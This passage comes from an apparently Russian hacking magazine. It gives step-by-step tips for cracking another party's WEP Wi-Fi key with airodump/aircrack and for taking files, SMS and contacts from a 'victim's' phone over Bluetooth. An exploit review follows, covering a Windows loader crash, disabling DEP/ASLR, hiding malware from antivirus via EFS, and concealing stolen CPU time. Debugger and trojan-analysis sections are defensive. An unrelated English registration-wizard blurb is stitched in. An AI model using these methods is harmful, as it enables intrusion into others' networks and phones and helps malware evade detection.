5. Выстраиваем имеющиеся буквы на подготовленном в предыдущем шаге месте. Щелкаем по слою с очередным символом, делаем его видимым (Слой →Показать_слой), выбираем инструмент «Перемещение» (клавиша «V») и перетаскиваем изображение буквы на нужное место.
6. Проверяем получившийся результат. Если все устраивает, соединяем слои через Слой → Объединить_видимые (Shift+Ctrl+E) и сохраняем изображение в нужном формате (JPEG, BMP и т.п.), выбрав меню Файл → Сохранить_как (Shift+Ctrl+S).
Качество получившегося скана напрямую зависит от количества потраченного времени и прямоты твоих рук. Удачи начинающим художникам!



Без бумажки ты букашка...

№3

ЗАДАЧА: ВЗЛОМАТЬ WEP-КЛЮЧ ОТ ИНТЕРЕСУЮЩЕЙ WI-FI СЕТИ.
РЕШЕНИЕ:
Вардрайвинг aka взлом Wi-Fi сетей с каждым днем становится все более актуальным. Это и неудивительно, ведь беспроводные сети получили широкое распространение на территории нашей необъятной Родины. Ну да ладно, от лирики к делу. Как ты знаешь, многие сети используют WEP-шифрование, поэтому для реализации задуманного нам потребуется:

```
1. Linux
2. Wi-Fi карточка Atheros или Prism (желательно)
3. Прямые руки и трезвая голова :)
```

Также необходимо запастись следующим софтом (под Линух):

```
1. Kismet (мощный сканер Wi-Fi сетей)
2. Airodump (утилы для сбора IVs)
3. Aircrack (тулза для взлома WEP-ключей)
```

После того, как ты заинсталишь вышеуказанные утилы, можешь смело двигать в поисках Wi-Fi-точек. Как только ты обнаружишь наличие WEP-шифрования, дальнейшие действия будут выглядеть следующим образом:
1. Запускаем Airodump:
airodump Wi-Fi-cart dump CHANNEL 1
— где Wi-Fi-cart — имя твоей Wi-Fi-карточки, а CHANNEL — канал точки доступа. Тулза перехватит и сохранит IVs (Initialization Vectors) в файл с расширение .ivs.
2. Теперь запускаем утилу Aircrack, причем сделать это можно даже в момент работы Airodump:
aircrack -a 1 -b MAC dump.ivs
— где MAC — MAC-адрес точки доступа, а dump.ivs — файл, в который Airodump собирает IVs.
3. Ждем. Время взлома ключа напрямую зависит от количество собранных IVs.
Весь указанный софт давно существует и для Win-платформы, но все же я советую юзать тебе Linux. Существует даже специальный Live CD для вардрайверов на базе SLAX — Backtrack Linux, включающий в себя сканеры, анализаторы сетей и прочие полезные тулзы. Кстати, ты запросто можешь установить данный дистр себе на винт и юзать в качестве штатной ОС. Но тут, как говорится, каждому свое.
Кроме того, советую позаботиться о собственной безопасности и конспирации. В общем, удачного вардрайвинга.

Инсталим Wi-Fi-софт

Welcome to the Retina WiFi Scanner (Pocket PC) Registration Wizard

The Registration Wizard will register and install Retina WiFi Scanner (Pocket PC) on your computer.

Registration may entitle you to various benefits offered by the publisher, such as technical support, product updates and promotional programs.

Click Next to continue or Cancel to exit the Registration Wizard.

№4

ЗАДАЧА: ПОЛУЧИТЬ ДОСТУП К ЧУЖОМУ МОБИЛЬНИКУ ПОСРЕДСТВОМ BLUETOOTH-СОЕДИНЕНИЯ.

РЕШЕНИЕ:

Ты, наверное, слышал о таком виде хакинга, как bluehacking, то есть хакинге посредством блютус-соединения. Тем не менее, информации по данному типу атак довольно мало, посему начнем по порядку. Прежде всего, нам потребуется КПК либо смартфон с WIndows Mobile, а также тулза под скромным названием «Терминал». Смело инсталь утилу на свой девайс и запускай блютус. Единственный минус — тулза работает только после осуществления авторизации и установления соединения с другим устройством, но тут уж применяй собственные навыки Си :). После того, как жертва авторизирует тебя, запускай «Терминал» и выбирай необходимый режим работы:

Инсталим Wi-Fi-софт




```
1. Режим OBEX FTP позволяет получить доступ к файловой системе мобильника жертвы. Ты сможешь сливать/отправлять/удалять/создавать файлы. Однако, реализация OBEX отличается в каждом телефоне, поэтому не все заявленные возможности будут работать.
2. Режим AT позволяет отсылать команды мобильнику жертвы. Данный режим предоставляет практически безграничные возможности для управления чужим телефоном. Все, что от тебя требуется — найти доки по AT командам. Также в режиме AT есть возможность получить телефонную книгу и смс жертвы.
3. Режим IrMC позволяет получить доступ к телефонной книге и календарю чужого мобильника через сервис синхронизации. Все полученные данные сохраняются в формате VCARD (.vcf).
4. Режим отправки файлов позволяет отправить сразу несколько файлов на чужой мобильник. Отправка происходит таким же образом, как если бы отправляли через файл-менеджер. Причем, скорость отправки через «Терминал» может превышать скорость отправки через файл-менеджеры в несколько раз.
5. Режим отправки сообщений позволяет отправлять текстовые сообщения на выбранный телефон.
6. Режим получения файлов представляет собой сервер Obex Object Push. Ты сможешь сливать чужое файло себе на флэшку :).
```

Как ты видишь, тулза обладает огромным потенциалом. Важно лишь грамотно им распорядиться. Кстати, софтинку мы заботливо выложили на наш DVD.

№5

ЗАДАЧА: ОСТАНОВИТЬ ВЫПОЛНЕНИЕ ПРОГРАММЫ ПРИ ОПРЕДЕЛЕННОМ УСЛОВИИ.

РЕШЕНИЕ:

Такая задача возникает в процессе отладки практически любой программы. Например, часто требуется отследить, когда в ячейке памяти появится некоторое значение или же остановить выполнение программы, когда содержимое регистра находится в определенном числовом диапазоне. Здесь стоит сказать пару слов об условных точках останова и о таком понятии, как трассировка. Трассировка — это пошаговое выполнение программы с остановкой на каждой команде и «фиксированием» состояния регистров процессора и ячеек памяти. Если мы задали какое-либо условие, отладчик автоматически выполняет программу до тех пор, пока оно не выполнится, делая «сверку» на каждой инструкции. Небольшой пример: попробуем при помощи OllyDbg поставить условную точку останова. Прикажем отладчику остановить трассировку программы, когда значение регистра EAX будет равно 1,2 или 3. Для этого необходимо использовать логические операторы: оператор равенства («==») и оператор «или» («||»). Выражение для нашего случая будет выглядеть так: (EAX==1)||(EAX==02)||(EAX==03).

Вот действия, которые необходимо выполнить для установки условной точки останова:


```
1. Загружаем программу под отладчиком OllyDbg;
2. Выбираем из меню «Debug» пункт «Set condition»;
3. В открывшемся окне выставляем галочку напротив надписи «Condition is TRUE» (этим мы указываем отладчику, что при трассировке будет учитываться условие — логическое выражение, введенное нами);
4. Вводим наше условное выражение «(EAX==1)||(EAX==02)||(EAX==03)» в поле напротив надписи «Condition is TRUE».
5. Нажимаем «OK» и начинаем процесс трассировки по нажатию <Ctrl-F12> или по выбору пункта меню "Debug → Trace over».
```

Теперь выполнение программы остановится каждый раз, как только наше условие будет выполнено. В том, что это действительно так, ты можешь убедиться на примере, проследив за значением регистра EAX в окне «Registers».

Совет: раздел «Evaluation of expressions» стандартной справки OllyDbg содержит много полезной информации о логических выражениях.

Винде, установленной на VMware.

Установка условия для точки останова в OllyDbg





ЗАДАЧА: **ПОЛУЧИТЬ IP-АДРЕС СЕРВЕРА, ОТКУДА ЗАГРУЖАЕТСЯ ТРОЯН ПРИ ПОМОЩИ ЛОАДЕРА.**

РЕШЕНИЕ:

Рассмотрим нашу задачу на примере трояна, определяемого DrWeb-ом как Trojan.DownLoader.20168 (создан ребятами из MadTeam).

1. Запускаем PEid и определяем тип пакера, которым запакован троян (а, как правило, это так);

2. Ищем при помощи google.ru анпакер и распаковываем лоадер. Внимание! Многие анпакеры запускают запакованный файл на исполнение, так что лучше проводить операцию распаковки на vmware или другой виртуальной машине с отключенными антивирусами;

3. Открываем файл при помощи шестнадцатеричного редактора, например, WinHex, и ищем нечто похожее на интернет-адрес. Я советую искать при помощи WinHex, так как он обладает возможностью поиска по маске. Например, поиск по маске «http://?» с указанием в параметрах поиска «использовать знак вопроса в качестве подстановочного символа» («Use this as a wildcard») дает отличные результаты. Лоадер зачастую может быть встроен в довольно объемный файл, и ручной поиск в этом случае может дать массу ложных срабатываний. Также можно попробовать произвести поиск по маске «??.??.??.??» (на случай, вдруг в лоадере содержится IP-адрес).

4. Если адрес найден, то задача успешно выполнена. Если же «операция» провалена, и адрес никак не отыскивается, придется перейти к тяжелой «артиллерии». Воспользуемся отладчиком OllyDbg. На всякий случай, перед запуском лоадера под отладчиком создай его копию, так как он зачастую самоуничтожается после загрузки. Итак, загружай исследуемую программу в OllyDbg, но ни в коем случае не жми на «F9» или на «Run», иначе окажешься затрояненным. Дальше путь исследования раздваивается — либо все окажется предельно просто, либо чуть сложнее.

5а. Первый вариант. Ставь точку останова на все функции, которые создают соединение с сервером. Мы поставим точку останова на функцию InternetOpenUrlA. Как правило, все тривиальные лоадеры используют ее (описание функции ищи на нашем DVD).

Нас интересует второй параметр функции — LpszUrl, так как он и будет содержать ссылку. Смело жми <ALT-F1> и в открывшемся окошке пиши «bpx InternetOpenUrlA» (без кавычек). Точку останова установили, запускаем программу и смотрим в окошке стека параметры функции. Обычно этот путь срабатывает, но, как мы и договаривались выше, мы рассмотрим более сложный вариант — на примере лоадера Trojan.DownLoader.20168.

5б. Вариант второй — ни на какой API-функции, создающей соединение с сайтом, мы не остановились. Попробуем покопать чуть глубже. При прокрутке дампа лоадера Trojan.DownLoader.20168 чуть ниже точки входа мы видим такой набор API-функций (если представить его упрощенно и опустить лишние подробности):

а. функцию lstrcat, которая склеивает строку «svchost.exe» с именем файла лоадера (включая путь к нему);

б. функцию CreateProcessA, которая создает процесс svchost от имени пользователя с именем файла-лоадера в качестве параметра;

в. функцию WriteProcessMemory, которая пишет исполнимый код в память созданного процесса «svchost.exe», увеличивая его на 36000h байт;

г. функции Get/SetThreadContext, которые изменяют контекст созданного процесса таким образом, чтобы внутри него выполнялся поток лоадера;

д. функцию ResumeThread, которая запускает созданный поток лоадера. Здесь необходимо краткое пояснение. Внутри одного процесса может выполняться несколько потоков (их также именуют как «нити» (threads)), причем каждому из потоков соответствует свой «контекст», то есть состояние регистров и стека.

Вышеприведенная конструкция API-функций дает полное представление о работе файла лоадера. Он создает поток, который маскируется в файле svchost.exe. Хорошая маскировка :).


6. Ставь точку останова на функцию ResumeThread, которая находится по адресу 00401387h и запускай процесс по F9. После остановки процесса на брекпойнте открой диспетчер задач (CTRL+ALT+DEL) и отсортируй список процессов по имени пользователя. Как ты видишь, одна копия svchost.exe исполняется не от имени системы или локальных/сетевых сервисов, а от имени пользователя! Это и демаскирует процесс, указывая на то, что он создан лоадером. Щелкай по нему правой кнопкой и выбирай «отладка» (OllyDbg должен быть установлен в качестве Just-In-Time отладчика, это делается при помощи пункта меню «Options → Just-In-Time debugging»). Откроется второе окно отладчика. Самое время посмотреть на потоки отлаживаемого процесса svchost.exe.


Жми на кнопку с буквой «T» на панели инструментов отладчика. Данный процесс имеет 2 потока, один из них со статусом «Suspended», а другой — «Active». Как ты уже догадался, первый поток внедрен лоадером, его и выбираем.

Прокрути дамп чуть ниже и по адресу 00401081 располагается... адрес сайта! Что мы и хотели получить.

Одним выстрелом мы убили двух зайцев: научились искать адрес внутри троян-лоадера и разобрались в популярном механизме создания скрытно выполняемого кода! ⊐⊏

Код внедренного потока в процессе svchost.exe





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ


ПАРАД ДЫР В NT ПРОДОЛЖАЕТСЯ! КАК И В ПРОШЛОМ ВЫПУСКЕ, Я ДЕЛЮСЬ СВОИМИ НАХОДКАМИ, ВПРОЧЕМ, НЕ ПРЕТЕНДУЯ НА ТО, ЧТО ПЕРВЫМ ИХ НАШЕЛ ИМЕННО Я. ВО ВСЯКОМ СЛУЧАЕ, ИХ ЯВНОГО ОПИСАНИЯ В СЕТИ НЕ НАШЛОСЬ, ДА И ТАК ЛИ ВАЖНО, КТО ПЕРВЫЙ СКАЗАЛ «ГАВ»? ГЛАВНОЕ, ЧТО ЭТО РЕАЛЬНЫЕ ДЫРЫ, РАБОТАЮЩИЕ НА ВСЕХ СОВРЕМЕННЫХ ОПЕРАЦИОННЫХ СИСТЕМАХ MICROSOFT — ОТ W2K ПО ВИСТУ ВКЛЮЧИТЕЛЬНО. ДА БУДЕТ СВЕТ! ТУШИТЕ СВЕЧИ!

01 MICROSOFT WINDOWS: PE LOADER BSOD

>> Brief Еще весной 2004 года я обнаружил гремучую уязвимость в загрузчике PE-файлов, роняющую W2K SP3 в BSOD с прикладного режима даже без прав администратора. И хотя дыра была описана в «Системном администраторе», русском издании «Компьютерных вирусов снаружи и изнутри», а также в «Shellcoder's programming uncovered», выпущенной на английском языке — уязвимость никуда не делась. Разработчики XP SP2 исправили большое количество дыр в PE-загрузчике, но эту пропустили. Не заметили ее и разработчики Висты, а я к настоящему времени уже вплотную подошел к созданию боевого exploit'a, позволяющего загружать shell-код в ядерное пространство, не требуя от него ни цифровой подписи, ни прав администратора. Позволю себе процитировать отрывок из своей собственной статьи четырехлетней давности: «поля File Alignment и Section Alignment задают кратность выравнивания секций на диске и в памяти, соответственно. Официально о кратности выравнивая известно лишь то, что она представляет собой степень двойки, причем:

```
а) Section Alignment
должно быть больше или
равно 1000h байт;
б) File Alignment должно
быть больше или равно
200h байт;
в) Section Alignment
должно быть больше или
равно File Alignment.
```

Если хотя бы одно из этих условий не соблюдается, файл не будет загружен. В Windows NT существует недокументированная возможность отключения выравнивания, основанная на том, что загрузку прикладных исполняемых файлов/динамических библиотек и системных драйверов обрабатывает один и тот же загрузчик. Если Section Alignment == File Alignment, то последнее поле может принимать любое значение, представляющее собой степень двойки и превышающее 10h. Условимся называть такие файлы «не выровненными». Хотя этот термин не вполне корректен, лучшего пока не придумали. К не выровненным файлам предъявляется следующее, достаточно жесткое требование — виртуальные и физические адреса всех секций обязаны совпадать, то есть страничный имидж должен полностью соответствовать своему дисковому образу. Впрочем, никакое правило не обходится без исключений, и виртуальный размер секций может быть меньше их физического размера, но не более чем Section Alignment — 1 байт (секция все равно будет выровнена в памяти). Самое интересное, что физический размер последней секции «вылетает» за пределы загружаемого файла, а операционная система выбрасывает голубой экран смерти».



Спецификация PE-файла от Microsoft


>> Targets
NT, W2K, XP, Server 2003, Server 2008, Виста.

>> Exploit
Демонстрационный exploit выложен на моем сервере по адресу http://nezumi.org.ru/souriz/hack/PE_BSOD.


>> Solution
Отсутствует.


02 MICROSOFT VISTA: ОТКЛЮЧЕНИЕ DEP, ASLR, SAFESEH, ETC

>> Brief Начиная с XP, парни из Microsoft всерьез озаботились безопасностью, и уже в XP SP2 появился DEP (поддержка NX/XD битов страниц, препятствующих выполнению кода на куче и в стеке) и механизм SafeSEH, ну а Виста явила нам рандомизацию адресного пространства, она же ASLR. Хакерам сразу стало интересно, как отключить все эти хорошие вещи, затрудняющие атаки. Возник вопрос: как же в Висте ухитряются работать старые программы, использующие антиотладочные трюки, противоречащие политике защитных механизмов. Всем известна плохая совместимость Висты с программным обеспечением, написанным до нее — однако, для популярных защитных пакетов (ASPack, Start Force) в NTDLL.DLL



Лазейка для некоторых популярных защит, оставленная в файле NTDLL.DLL от Висты





Механизм шифрования файлов в W2K/XP/Виста

была оставлена специальная «нычка», распознающая запротекченные файлы и молчаливо отключающая защитные механизмы Висты, препятствующие их функционированию. Опознание происходит по именам секций PE-файла, и, если это '.sforce', '.pcle' или '.aspack', файл автоматически получает «иммунитет». Сброс поля COFF-заголовка «characteristics» в 010Eh (210E для динамических библиотек) также отключает множество защит (даже тех, что еще не появились на свет), причем SFC (система автоматической проверки целостности системных файлов) не контролирует поле «characteristics» и потому отключение защиты можно осуществлять даже для системных файлов: exe, dll, ocx. Естественно, удаленно этого не сделать и для реализации атаки необходимо найти дыру в каком-нибудь приложении, но актуальности угрозы это не снижает.

>> Targets:
XP, Server 2003, Server 2008, Виста.

>> Exploit
Не требуется.

>> Solution
Отсутствует.

03 MICROSOFT WINDOWS: EFS НА СТРАЖЕ МАЛВАРИ

>> Brief Начиная с W2K, в Windows появилась поддержка шифрованной файловой системы (Encrypting File System или EFS), реализованной в виде расширения к NTFS и архитектурно находящейся на один уровень ниже ее, в результате чего все операции с зашифрованными файлами протекают абсолютно прозрачно как для пользователя, так и для прикладных приложений. Удобно! Но что скрывается за этим уродством, тьфу, простите, оговорился, удобством? Для каждого пользователя произвольным образом генерируется пара асимметричных ключей: публичный ключ (доступный всем) и приватный ключ, который по теории не должен быть доступен никому, кроме юзера. Публичный ключ копируется в каталог **\documents-n-settings\user-name\application data\microsoft\systemcertificates\user-name\certificates**, а приватный помещается в **\documents-n-settings\user-name\application data\microsoft\crypto\rsa**. Однако, поскольку асимметричная криптография — тормозная штука, Microsoft придумала шифровать файлы симметричным ключом пользователя (File Encryption Key или FEK), также генерируемым произвольным образом. Содержимое файла шифруется FEK-ключом по алгоритму DESX (W2K) или AES (XP и выше), а сам FEK-ключ шифруется публичным ключом и в зашифрованном виде сохраняется в файле в отдельном именованном NTFS-потоке $EFS. Специальный компонент системы, называемый агентом восстановления, считывает приватный ключ пользователя, извлекает из $EFS потока зашифрованный FEK-ключ, расшифровывает его, после чего расшифровывает FEK-ключом содержимое самого зашифрованного файла. Достоинство W2K в том, что в ней имеется агент восстановления по умолчанию, представленный в лице администратора системы, в хранилище сертификатов которого автоматически копируются все приватные пользовательские ключи, а потому администратор может расшифровать файл, зашифрованный любым пользователем, даже если тот угробит свою учетную запись. Начиная с XP, агент восстановления по умолчанию ушел в отставку и, хотя администратор по-прежнему может расшифровать файлы, зашифрованные пользователями, ему необходимо вручную скопировать их приватные ключи в свое хранилище сертификатов. Это была предыстория. А теперь — уязвимость! Поскольку антивирусное программное обеспечение, как правило, работает с правами администратора (или из-под учетной записи спец пользователя), чтобы видеть все файлы, то зловредному ПО ничего не стоит скрыться от его глаз. Достаточно просто присвоить своим файлам атрибут «encrypted» и все! А сертификат, кстати говоря, можно динамически удалять/добавлять из хранилища, используя его только на время активной фазы работы — это предотвратит его ручное копирование администратором. Правда, если жертва сидит под «админом», то… хм, ну и это не преграда, ведь малварь может создать для себя отдельного пользователя, запуская файлы через runas, и антивирус их никак не захавает. Конечно, существование самих файлов не скрыть и при попытке доступа к ним антивирус получит ошибку отказа в доступе, но… это все-таки не то же самое, что антивирусная тревога!


>> Targets
XP, Server 2003, Server 2008, Виста.

>> Exploit
Не требуется.


>> Solution
Отсутствует.

04 ЧЕСТНАЯ КРАЖА ПРОЦЕССОРНОГО ВРЕМЕНИ

В многозадачных (и особенно многопользовательских) системах очень важно знать, сколько процессорного времени «скушала» та или иная задача, чтобы планировать загрузку ЦП, не допуская нежелательных тормозов. Большинство коммерческих провайдеров накладывают жесткие ограничения на предельное время исполнения скрипта, зачастую приостанавливая хостинг при его превышении, а некоторые вычислительные центры напрямую торгуют машинным временем (они бы еще и воздухом торговали, блин). Спрос рождает предложение, и возникает естественная потребность — заплатить поменьше, а получить побольше, другими словами, украсть машинное время. Это актуально не только для суперкомпьютеров, но и обычных серверов, поскольку, большинство малвари палится как раз потому, что не умеет правильно воровать.
Все операционные системы линейки NT (как сервера, так и рабочие станции) поддерживают развитую систему мониторинга счетчиков производительности, отображая в реальном времени загрузку ЦП и выводя полное время, проведенное каждым процессом в пользовательском режиме и в режиме ядра. Увидеть его можно как с помощью «Системного монитора», так и «Диспетчера Задач». Разницы между ними никакой, так как они считают показания одних и тех же счетчиков. Утилиты сторонних



Колонка «Время ЦП» вместе с колонкой «Загрузка ЦП» Диспетчера Задач отображают неверные данные, которым нельзя доверять



При отдаче остатков квантов загрузка ЦП заметно снижается (steal == 30000)

разработчиков (например, «Process Explorer» Марка Руссиновича) также выводят данную информацию, причем в более наглядной форме. И ведь многие ей верят.

Лишь немногие задумываются, насколько точны эти показания, и можно ли их подделать, а если можно, то как? Достопочтенный «Червь Морриса» периодически расщеплял себя надвое, уничтожая материнский процесс. Счетчик потребления процессорного времени дочернего процесса при этом, естественно, устанавливался в ноль, что позволило Моррису избежать «накопления» времени ЦП. Однако подобная активность слишком заметна, что не есть гуд.

Разумеется, это грубая схема. Существуют намного более изощренные способы хищения процессорного времени, впервые продемонстрированные и теоретически обоснованные известным экспертом по безопасности Tsutomu Shimomura (тем самым, который ловил Митника) в далеком 1980 году. Тогда на них не обратили никакого внимания. Лишь в 2007 году (двадцать семь лет спустя!) два студента Израильского университета «School of Computer Science and Engineering The Hebrew University» Yoav Etsion и Dror G. Feitelson в соавторстве с Dan'ом Tsafrir — сотрудником корпорации IBM — опубликовали статью «Secretly Monopolizing the CPU Without Superuser Privileges», показывающую, что за минувшие годы ничего не изменилось и кража процессорного времени по-прежнему остается возможной во всех операционных системах: Linux, BSD, NT, etc.

К тем же самым выводам (приблизительно в то же самое время) пришел и я, исследующий устройство счетчиков производительности и алгоритм определения загрузки ЦП/процессорного времени в W2K, Server 2003 и Висте. Выяснилось, что система измеряет не загрузку ЦП как таковую, а готовность системного планировщика предоставить процессорное время потоку по первому требованию. Это очень грубый показатель, а методы его измерения вообще таковы, что вызывают шевеление волос в разных местах. Если представить все в упрощенном виде, то происходит это так. Имеется рабочий (который работает или, что тоже возможно, не работает) и специальный «инспектор», который через регулярные промежутки времени (например, каждый час) приходит и проверяет, чем рабочий в данный момент занимается. Если тот вкалывает, как папа Карло, то ему ставится «зачот» за весь отчетный период и, соответственно, наоборот.


Вообразим вполне вероятную ситуацию, при которой рабочий устраивает себе пятиминутный перекур каждый час. Как нетрудно рассчитать, его «загрузка» составит ~90%, но если перекуры совпадут с приходом инспектора, мы получим нулевую загрузку! Шутки в сторону, господа! При желании можно написать программу, потребляющую свыше 90% времени ЦП, но «Диспетчер Задач» (а вместе с ним и «Системный Монитор») будут осциллировать в переделах абсолютного нуля. Для этого достаточно отдавать остаток кванта времени за несколько миллисекунд до его истечения. Планировщик, обнаружив, что поток не исполняется, ошибочно пропишет ему «ноль» в графе «Использование процессорного времени».

Длительность одного кванта в NT-подобных системах составляет порядка 100 мс. Отдать остаток неиспользуемого кванта можно при помощи API-функции Sleep(0), которая соответствует функции nanosleep() в UNIX-системах. Самое сложное — это синхронизовать отдачу остатка кванта с приходом «инспектора», тогда, даже отдавая ничтожный остаток кванта, мы снизим потребление процессорного времени до абсолютного нуля (а точнее, украдем все процессорное время). Поскольку алгоритмы планировки потоков меняются от одной версии системы к другой, написать переносимую программу довольно сложно, но, к счастью, и не нужно. Куда легче отдавать существенный остаток кванта функцией Sleep(1), вгоняющей поток в сон на 1 мс (на самом деле, 10 мс, что связано с дискретностью системного таймера), гарантированно обеспечивая здоровый сон потока к моменту прихода инспектора. А поскольку при 